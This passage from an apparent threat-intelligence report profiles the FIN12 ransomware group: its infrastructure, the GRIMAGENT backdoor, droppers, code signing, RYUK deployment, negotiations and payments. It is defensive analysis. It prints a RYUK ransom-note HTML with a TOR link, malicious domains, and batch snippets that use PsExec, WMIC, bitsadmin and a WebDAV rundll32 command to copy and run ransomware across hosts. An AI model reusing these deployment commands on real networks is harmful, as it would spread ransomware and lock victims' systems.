Many of the changes to Cobalt Strike infrastructure and BEACON configuration seen across FIN12 activity in the latter half of 2020 and beyond can likely be attributed to their adoption of C2Concealer, including the adoption of self-signed certificates, semi-randomized malleable C&C profiles, identifiable error pages, and the use of two-character subdomains.

- Although FIN12 has continued to use Let's Encrypt SSL certificates intermittently, most of the certificates observed since September 2020 have been self-signed. These have often contained overlapping certificate subject elements as shown in Table 2. We believe these patterns are due to their use of C2Concealer, which allows users to generate a certificate by manually entering details on the command line. Notably, in early campaigns where we suspect FIN12 used C2Concealer, the certificates did not have an Organizational Unit (OU) field. This is consistent with C2Concealer's certificate generation function, which does not include an option to enter the OU field. Later self-signed certificates used in conjunction with C2Concealer contained an OU field suggesting that they may have been created outside of this tool.
- Cobalt Strike malleable C&C profiles used by FIN12 in the latter half of 2020 and beyond have incorporated URL paths built from lists of subdomains, directories, filenames, and file extensions. These lists are largely consistent with the default C2Concealer URL data lists, although FIN12 appears to have modified these lists occasionally, particularly the lists of subdomains and file extensions.
- FIN12 BEACON servers have delivered distinct HTML pages following their mid-2020 hiatus. These pages appear to be an artifact of C2Concealer usage based on their presence in the tool's source code. Figure 6 contains an example of one of these error pages.

Historical FIN12 Cobalt Strike server infrastructure and BEACON configurations looked fairly distinct from those seen in more recent activity. These prior operations used more common malleable C&C profiles, Let's Encrypt SSL certificates, and thematically similar domains.

- FIN12 frequently registered and used domains that masqueraded as IT security organizations and/or referenced related concepts.
- FIN12 frequently leveraged Let's Encrypt certificates for their BEACON infrastructure.
- FIN12 BEACON payloads historically used common malleable C&C profiles, most frequently the publicly available Amazon malleable C&C profile.

TABLE 2. Example FIN12 self-signed SSL/TLS certificates used with C2Concealer.

FIN12 Self-Signed SSL/TLS Certificates
C=US,ST=TX,L=Texsa,O=lol,OU=,CN=backup-helper[.]com
C=US,ST=TX,L=Texas,O=lol,OU=,CN=serviceboosterr[.]com
C=US,ST=TX,L=Texas,O=office,OU=,CN=checkhunterr[.]com
C=US,ST=TX,L=Texas,O=serviceswork,OU=,CN=serviceswork[.]net
C=US,ST=CA,L=Mountainview,O=Gangnam,OU=,CN=finderout[.]com
C=USA,ST=KYP,L=New York,O=KYP,OU=Delegated Licensor,CN=KYP SDT LTD

```
<!DOCTYPE html>
<html class='no-js' lang='en-US'>
<head>
<meta http-equiv='X-UA-Compatible' content='IE=EDGE' />
<meta charset='utf-8'>
<meta name='viewport' content='width=device-width, initial-scale=1' />
<meta name='apple-itunes-app' content='app-id=1089249069'>
<title>Untitled</title>
<meta name='description' content='
```

FIGURE 6. Example HTML content returned from BEACON server.

Cobalt Strike / BEACON Host TTPs

FIN12 BEACON payloads have used distinct filenames, file paths, and demonstrated certificate usage overlaps with other malware families.

- FIN12 has commonly executed BEACON payloads from the C:\PerfLogs\ directory with the default filename p64.exe or p32.exe, depending on the architecture of the impacted system. We observed this pattern across FIN12 intrusions throughout most of 2020. Notably, we have observed other common filenames over shorter time spans including "smss," "wav," and "arti," a reference to Cobalt Strike's artifact kit.
- FIN12 has occasionally leveraged code-signed payloads in their operations, both before and after their mid-2020 hiatus. In some cases, these certificates were used to sign malware not attributed directly to FIN12. These have included families leveraged during their own intrusion operations such as RYUK and SYSTEMBC, as well as malware delivered by other groups that have been used by FIN12 for initial access. For example, we observed FIN12 BEACON payloads that shared code-signing certificates with BAZARLOADER and BAZARBACKDOOR variants KEGTAP, SINGLEMALT, BEERBOT, STILLBOT, and BUBBLYBOT.

GRIMAGENT

While most of the tools that FIN12 uses in their intrusions are publicly sourced or acquired through their relationships with other threat actors, we believe that GRIMAGENT may be exclusive to the group. FIN12 used the GRIMAGENT backdoor in multiple intrusions, with particular regularity in October 2020. Trusted, sensitive sources indicate that GRIMAGENT C&C infrastructure is closely associated with a customer of the bulletproof hosting service offered and operated by the actor "yalishanda." This GRIMAGENT infrastructure has been co-located with other resources used by FIN12, including Cobalt Strike C&C infrastructure and RYUK victim contact pages.

- All known GRIMAGENT C&C domains are associated with the same customer of the bulletproof hosting service offered by yalishanda (19-00009302). While not all GRIMAGENT samples are currently attributed to a known threat actor, we have not attributed its use to any other threat actor. We also have not identified this malware being offered in underground forums.
- RYUK victim contact pages and BEACON payloads attributed to FIN12 have used the same infrastructure as GRIMAGENT C&C domains. The RYUK victim contact pages were eventually moved to other infrastructure operated and owned by yalishanda but associated with the same customer.
- We have observed a RYUK ransom note HTML page being displayed on GRIMAGENT C&C domains (Figure 7). The TOR payment domain embedded in this payment page was etnbhivw5fjqytbmvt2o6zle3avqn6rrugfc35kmcmedbbgqbxtknlqd[.]onion, which has been used in FIN12 intrusions (Figure 8).



FIGURE 7. RYUK ransom note HTML page on GRIMAGENT C&C domain.

```
<html><body><style>p:hover{ background: black; color:white }</style><script> $password =                ;
$torlink = 'http://etnbhivw5fjqytbmvt2o6zle3avqn6rrugfc35kmcmedbbgqbxtknlqd.onion';
 </script><p onclick='info()' style='font-weight:bold;font-size:127%;top:0;left:0;border: 1px solid
 black;padding: 7px 29px;width:85px;'>  contact</p><p
 style='position:absolute;bottom:0;right:1%;font-weight:bold;font-
 size:171%'>&#98;&#97;&#108;&#97;&#110;&#99;&#101;&#32;&#111;&#102;&#32;&#115;&#104;&#97;&#100;&#111;&#119
 ;&#32;&#117;&#110;&#105;&#118;&#101;&#114;&#115;&#101;</p><div style='font-size: 551%;font-
 weight:bold;width:51%;height:51%;overflow:auto;margin:auto;position:absolute;top:36%;left:41%;'>&#82;&#12
 1;&#117;&#107;</div><script>function info(){alert('INSTRUCTION:
1. Download tor browser.
2. Open link through tor browser: ' + $torlink + '
3. Fill the form, your password: '+ $password +'
We will contact you shortly.
Always send files for test decryption.');}; </script></body></html
```

FIGURE 8. TOR payment domain embedded in HTML.

FIN12 has sometimes used GRIMAGENT as a foothold in the environment earlier in intrusions, and in other cases it was used to maintain access to critical machines including domain controllers later in intrusions. FIN12 has staged GRIMAGENT in the C:\PerfLogs and C:\Users\Public\Music directory and the files often masquerade as system files or installation scripts for common software:

- chrome.exe
- explorer.exe
- pagefile<random_alpha_chars>.exe
- swapfile<random_alpha_chars>.exe
- swchost.exe
- tmuninst<random_alpha_chars>.exe
- toolbox_client_uninst<random_alphanumeric>.exe

Use of Criminal Services

FIN12 has consistently relied on a small arsenal of tools, limited almost exclusively to malware in the TRICKBOT ecosystem and publicly available utilities or attack frameworks. Despite the overarching pattern, FIN12 has still intermittently used a variety of other malware and services possibly acquired from the criminal underground.

Malware

FIN12 commonly uses SYSTEMBC malware to proxy remote connections to hosts within victim environments. SYSTEMBC is sold publicly on Exploit[.]in by the Russian-speaking actor "psevdo" and has been leveraged by multiple disparate threat clusters (21-00007472).

Crypting (In-Memory Droppers)

FIN12 has leveraged various in-memory droppers to load malware payloads. At least some of these droppers appear to only be used by threat clusters and malware families that have known associations with FIN12, such as initial access providers. The integration of the publicly available DAVESHELL launcher into several related in-memory droppers may also suggest that at least some crypting services are provided by a common actor.

While we have not identified these droppers for sale in public underground forums, it is also common for threat actors to offer tools or services privately to a smaller group of threat actors.

- FIN12 has used several in-memory droppers to load various payloads including BEACON, SYSTEMBC, and RYUK. These droppers also act as crypters, obfuscating the payload and complicating detection. We do not believe that these droppers are exclusive to FIN12. Further, trusted sensitive sources indicate that payloads using at least some of these droppers may be sourced from a shared partner that provides private crypting services for a limited set of actors.
- Some of the droppers have been used with malware families that we have no evidence to suggest are used by FIN12; however, in some cases, these families are used by actors that have served as initial access providers for FIN12 (Table 3). Specifically, ICECANDLE, MALTSHAKE, and WHITEDAGGER have all been used to drop TRICKBOT payloads. We have identified numerous actors associated with TRICKBOT seeking crypters to enable their operations including Hostess, khano, and SpongeB. This further supports the possibility that at least some overlaps in dropper usage are due to a common threat actor providing these services.

TABLE 3. In-memory dropper summary.

Dropper Family	ICECANDLE	MALTSHAKE	WEIRDLOOP	WHITEDAGGER
Malware Families	BEACON BUER BAZARLOADER.KEGTAP RYUK BAZARLOADER.SINGLEMALT SYSTEMBC	EMOTET RYUK SYSTEMBC TRICKBOT	BEACON	BEACON CAMPOLOADER DFDOWNLOADER EMOTET ICEDID BAZARLOADER.KEGTAP BAZARLOADER.LOUDPOP ROLLBACK RYUK SNOWCONE SYSTEMBC TRICKBOT VIDAR

Code Signing Certificates

FIN12 has frequently leveraged code-signed payloads in their operations. Their code-signing certificates have been issued by common certificate authorities, including DigiCert, Sectigo (Comodo), and Certum. In several instances, these certificates contained common names associated with seemingly legitimate businesses, suggesting the organizations' information was used to fraudulently purchase certificates. While we have not linked any FIN12 certificates to specific vendors in criminal markets, it is plausible that FIN12 has obtained certificates from a criminal service provider.

- FIN12 has used certificates and common names that have also been used to sign payloads attributed to other threat clusters. These overlaps across distinct clusters of activity may suggest that the certificates were procured from a common actor or service.
  - A cluster of NETSUPPORT activity in August 2020 used payloads signed with a Sectigo certificate using the common name "Bespoke Software Solutions Limited."
  - In October 2020, FIN12 and UNC2053 used signed payloads with a certificate issued by DigiCert and also using the common name "Bespoke Software Solutions Limited."

Bulletproof Hosting

FIN12 has used bulletproof hosting services offered on Exploit[.]in by an actor known as "yalishanda." This service was used for their GRIMAGENT C&C domains. Additionally, RYUK victim contact pages and BEACON payloads attributed to FIN12 have used the same bulletproof hosting infrastructure.

Monetization

After acquiring access to victim environments, FIN12 progresses relatively quickly to deploy ransomware. In M-Trends 2021, the median dwell time for all ransomware investigations was five days, whereas across FIN12 engagements it was less than two days. Notably, while FIN12's average time-to-ransom (TTR) is 3.97 (three days, 20 hours, 20 minutes), the threat actors have improved their speed year-over-year (Figure 9). Across these incidents, FIN12 has almost exclusively deployed RYUK ransomware. However, in one instance, FIN12 deployed CONTI ransomware. In this incident, they also extorted the organization for the non-release of stolen data. Notably, while the majority of RYUK ransomware incidents that Mandiant has responded to are attributed to FIN12, we do not believe that the ransomware is exclusively used by these threat actors (21-00019652). FIN12 has used multiple, distinct TTPs related to their deployment of RYUK and CONTI, which helps to distinguish their activity, including the use of specific scripts, staging directories, and file naming conventions.



FIGURE 9. Time to ransom.

Ransomware Deployment Scripts

FIN12 has regularly made use of a set of scripts to copy ransomware to network hosts identified during internal reconnaissance and execute the ransomware on these hosts. During multiple incidents, there has been evidence that FIN12 stages a ZIP archive with the filename share$.zip in the C:\PerfLogs directory on a domain controller. This ZIP archive contains multiple files used to deploy ransomware across the network. Table 4 lists the typical names and functionality of these files and Figures 10–12 show example contents of the batch scripts.

TABLE 4. Typical share$.zip archive contents.

Filename	Description
comps<##>.txt	Text file containing hostnames or IP addresses of machines targeted for ransomware deployment.
COPY.bat	Batch script that uses PsExec to copy a ransomware payload to each targeted machine in the comps<##>.txt files.
WMI.bat	Batch script that uses WMIC to execute a BITSAdmin transfer of a payload ransomware to each targeted machine in the comps<##>.txt files.
EXE.bat	Batch script that uses PsExec to execute a previously transferred ransomware payload on each targeted machine in the comps<##>.txt files.
xxx.exe	RYUK ransomware file.
PsExec.exe	Legitimate Microsoft Sysinternals PsExec Utility. PsExec is a lightweight telnet replacement that allows for the execution of processes on other systems.

```
start PsExec.exe /accepteula @C:\share$\comps1.txt -u <domain>\<user> -p
"<password>" cmd /c COPY "\\<staging_host>\share$\xxx.exe" "C:\windows\temp\"
start PsExec.exe /accepteula @C:\share$\comps2.txt -u <domain>\<user> -p
"<password>" cmd /c COPY "\\<staging_host>\share$\xxx.exe" "C:\windows\temp\"
[. . .]
```

FIGURE 10. Example COPY.bat script snippet.

```
start wmic /node:@C:\share$\comps1.txt /user:"<domain>\<user> " /
password:"<password>" process call create "cmd.exe /c bitsadmin /transfer xxx
\\<staging_host>\share$\xxx.exe %APPDATA%\xxx.exe&%APPDATA%\xxx.exe"
start wmic /node:@C:\share$\comps2.txt /user:"<domain>\<user>" /
password:"<password>" process call create "cmd.exe /c bitsadmin /transfer xxx
\\<staging_host> \share$\xxx.exe %APPDATA%\xxx.exe&%APPDATA%\xxx.exe"
[. . .]
```

FIGURE 11. Example WMI.bat script snippet.

```
start PsExec.exe -d @C:\share$\comps1.txt -u <domain>\<user> -p "<password>" cmd
/c c:\windows\temp\xxx.exe
start PsExec.exe -d @C:\share$\comps2.txt -u <domain>\<user> -p "<password>" cmd
/c c:\windows\temp\xxx.exe
[. . .]
```

FIGURE 12. Example EXE.bat script snippet.

In at least one instance, we observed FIN12 use distinct batch scripts designed to perform the same copy and execute tasks using PowerShell. These scripts, named _CopyPS.bat and StartPS.bat, contain code that creates a network share, sets permissions for the share, copies a PowerShell script named RUN_task.ps1 and comps<##>.txt files, and executes RUN_task.ps1 using the comps<##>.txt files as arguments. RUN_task.ps1 creates a scheduled task that executes the ransomware payloads five minutes after scheduled task creation.

FIN12 makes regular use of the C:\share$ directory for staging of ransomware and related scripts. These threat actors have commonly, but not exclusively, used the filename xxx.exe for its ransomware payloads. In some earlier instances, FIN12 used the naming convention t<#>-<##>.exe and in other instances, have used other filenames with repeating characters, such as fff.exe, or seemingly random characters.

While the majority of FIN12 ransomware deployment has leveraged scripts like those described, we have observed various other methods, including manual deployment via RDP, self-propagation functionality built into a RYUK, and at least one instance where the group deployed ransomware using Group Policy Objects (GPOs) and Web Distributed Authoring and Versioning (WebDAV). These divergent deployment methods are interspersed throughout FIN12's known activity. These attempts have sometimes occurred in environments where the aforementioned deployment scripts were also observed. This suggests that, in some cases, FIN12 may use alternative methods when the scripts do not perform satisfactorily.

- FIN12 has deployed RYUK manually via RDP in multiple intrusions. These incidents have included the following scenarios:
  - the ransomware was exclusively deployed via RDP,
  - the deployment scripts were also present, but may not have been successful,
  - after successfully using the deployment scripts, the threat actors used RDP to access and encrypt machines being used to maintain a foothold in the network.
- In some cases, FIN12 has relied on self-propagation functionality built into some variants of RYUK. This has included leveraging RYUK's "8 LAN" argument, which enumerates the ARP table and attempts to spread to existing network shares as well as a RYUK variant that employs compromised domain administrator account credentials to spread through the network.
- In at least one incident, FIN12 used GPOs, scheduled tasks, and WebDAV to execute a RYUK payload hosted on a network file share (Figure 13). The WMI script deployment method was also observed in this incident.

```
rundll32.exe C:\WINDOWS\system32\davclnt.dll,DavSetCookie <IP Address> http://<IP
Address>/share$/xxx.exe
```

FIGURE 13. Example WebDAV ransomware deployment command.

Data Theft

While data theft extortion is relatively common in ransomware intrusions carried out by other ransomware deployment groups, we have observed FIN12 exfiltrate data from victim environments in a limited number of instances and only once leverage this data for extortion. FIN12's decision to refrain from stealing victim data and publicly shaming victims may have multiple explanations, but most significantly, the threat actors' probable desire to prioritize speed. The average time to ransom (TTR) across our FIN12 engagements involving data theft was 12.4 days (12 days, 9 hours, 44 minutes) compared to 2.48 days (2 days, 11 hours, 37 minutes) where data theft was not observed. FIN12's apparent success without the need to incorporate additional extortion methods likely reinforces this notion.

- The incident involving data theft extortion is also FIN12's lone instance of CONTI ransomware deployment. In this incident, the threat actors exfiltrated approximately 90 GB of data to various cloud storage providers including filetransfer.io, filemail.net, sendspace.com, and dropbox.com. Notably, in the second attempt, the victim organization was contacted via Facebook Messenger, although we cannot definitively attribute it to FIN12 due to the mechanism used for communication.
- In RYUK incidents with confirmed data theft, we did not identify evidence that this data was subsequently leveraged for extortion. In these cases, data was exfiltrated to actor-controlled machines rather than cloud storage providers.

Ransomware Negotiations

Early RYUK ransom notes contained one or two Protonmail email addresses for the victim to contact in order to negotiate payment for a decryptor (Figure 14). The threat actors managed these email communications through an attacker-controlled panel that we suspect was likely used to correspond with the victims of multiple groups distributing RYUK. Beginning in November 2020, the RYUK samples distributed by FIN12 and other groups deploying this same malware began to direct users to a victim communication portal. This simultaneous transition across intrusion groups to a communication portal likely suggests that no one of these groups is maintaining RYUK ransomware themselves and they likely have common association to a central RYUK developer or service.

- Mandiant identified a panel used by threat actors between January 2019 and March 2020 to communicate and manage ransom negotiations with RYUK victims via ProtonMail accounts (20-00005132). We reviewed correspondence with some FIN12 victims who attempted to negotiate their ransom amount; notably, other FIN12 victims may not have appeared within this dataset if they chose not to engage the threat actors.
  - We do not believe that this panel was exclusively used for negotiations with FIN12 victims based on the volume of negotiations and the identification of other victims whose compromises we do not attribute to FIN12.
- After resuming activities in August 2020, samples of RYUK distributed by FIN12 continued to leverage ProtonMail email addresses in their ransom notes, which may indicate that RYUK was still leveraging the same communication panel at this time. However, in November 2020, these ransom notes changed to include a contact button and a TOR URL, which suggests that a new panel was being used for RYUK victim negotiations.



FIGURE 14. Early RYUK ransom note.



FIGURE 15. Recent RYUK ransom note.



FIGURE 16. RYUK victim communication login page.

Bitcoin Transactions

Mandiant analyzed a limited set of Bitcoin wallet transactions that were associated with payments made by FIN12 victims. We assess with high confidence that victim payments are split among various threat actors, which is consistent with our belief that FIN12 leverages initial access providers, and likely other partners, to complete all aspects of the attack lifecycle. In several of the transactions, a portion of the victim funds were cashed out at cryptocurrency exchange services, including Huobi and Binance.

- In multiple cases, we saw evidence of victim payments being divided among seemingly disparate Bitcoin wallets. For example, in one case, 30–35% of the victim payment was subsequently sent to a wallet associated with a suspected initial access provider.
- The subdivision of profits after payment is consistent with ransomware operations more broadly, where access providers, partners with specific skillsets (e.g., penetration testers), and/or ransomware operators receive a portion of a successful ransom payment.

FIN12 Origin

We suspect that FIN12 is likely comprised of Russian-speaking actors who may be located in countries in the Commonwealth of Independent States (CIS). FIN12 has not targeted CIS-based organizations and identified partners, and all currently identified RYUK users have spoken Russian. Additionally, GRIMAGENT malware, which we have only observed in FIN12 incidents to date, contains Russian-language file resources including graphical components containing Russian text (Figure 17). These graphical resources include a menu that displays an "About" dialog box.

FIGURE 17. GRIMAGENT dialog box.

Outlook and Implications

It has become relatively common for actors to specialize in specific stages of the attack lifecycle and for groups to outsource different aspects of their operations to other actors (21-00012276). This trend has been particularly evident in ransomware operations in recent years, including those conducted by FIN12. Notably, FIN12's reliance on other threat actors to obtain initial access to organizations has allowed them to focus specifically on ransomware deployment. In the first half of 2021, as compared to 2020, FIN12 was able to significantly improve their TTR, cutting it in half to just 2.5 days. These efficiency gains are likely due at least in part to their specialization in a single phase of the attack lifecycle, allowing them to develop their expertise more quickly.

FIN12 has also seemingly made a deliberate choice to prioritize speed, as we've rarely observed these threat actors engage in data theft extortion. However, it is plausible that these threat actors may evolve their operations to more frequently incorporate data theft in the future. For example, FIN12 could identify certain industries that weigh the threat of data exposure more heavily than downtime caused by a ransomware attack and chose to employ this tactic against those targets if they are deemed to be of particularly high value. Additionally, we are seeing some evidence that FIN12 has started to work more closely with an increasingly diverse group of partners. While observed changes have thus far been limited to their use of initial access providers, if FIN12 closely aligns itself with another ransomware service that maintains a shaming site, these threat actors may begin to incorporate data theft into their ransomware operations more frequently.

Beyond the expansion in initial access vectors leveraged by FIN12, we expect their regional targeting to continue to broaden. There has been significant attention from the U.S. government on the threat posed by ransomware in recent years, resulting in various steps curtail the threat including sanctions and the threat of future sanctions against threat actors deploying ransomware and services used by these actors to facilitate financial transactions. This elevated, unwanted attention may make the U.S.-based organizations less desirable target for FIN12 who may shift their attention to organizations operating in other areas of the world including nations in Western Europe and the Asia Pacific region.

Appendix 1: Overlaps with TRICKBOT and Affiliated Actors

FIN12 shares a close working relationship with actors associated with the development of TRICKBOT and related families, which include BAZARLOADER, BAZARBACKDOOR, and ANCHOR. In some cases, it appears that these relationships may lead to resource sharing including the use of malware that is atypical for FIN12 intrusions. Beyond leveraging accesses obtained via these families both FIN12 and TRICKBOT-adjacent activity commonly use overlapping toolsets and services including backdoors, droppers, and code-signing certificates. Despite these overlaps, we track FIN12 as a distinct threat actor given their specific role in the deployment of ransomware and their demonstrated ability to work independently.

- FIN12 intrusions have frequently followed campaigns delivering either TRICKBOT or BAZARLOADER. We have previously reported on technical overlaps between the BAZARLOADER and BAZARBACKDOOR families with TRICKBOT (20-00007310). Notably, these families emerged following TRICKBOT's increasing use as a foothold for interactive post-exploitation activity, instead of as a traditional banking malware. We believe that these loader and backdoor combinations were purposefully developed to support this shift. Thus, it is unsurprising that after FIN12's reemergence in September 2020, they often leveraged accesses obtained from BAZARLOADER instead of TRICKBOT.
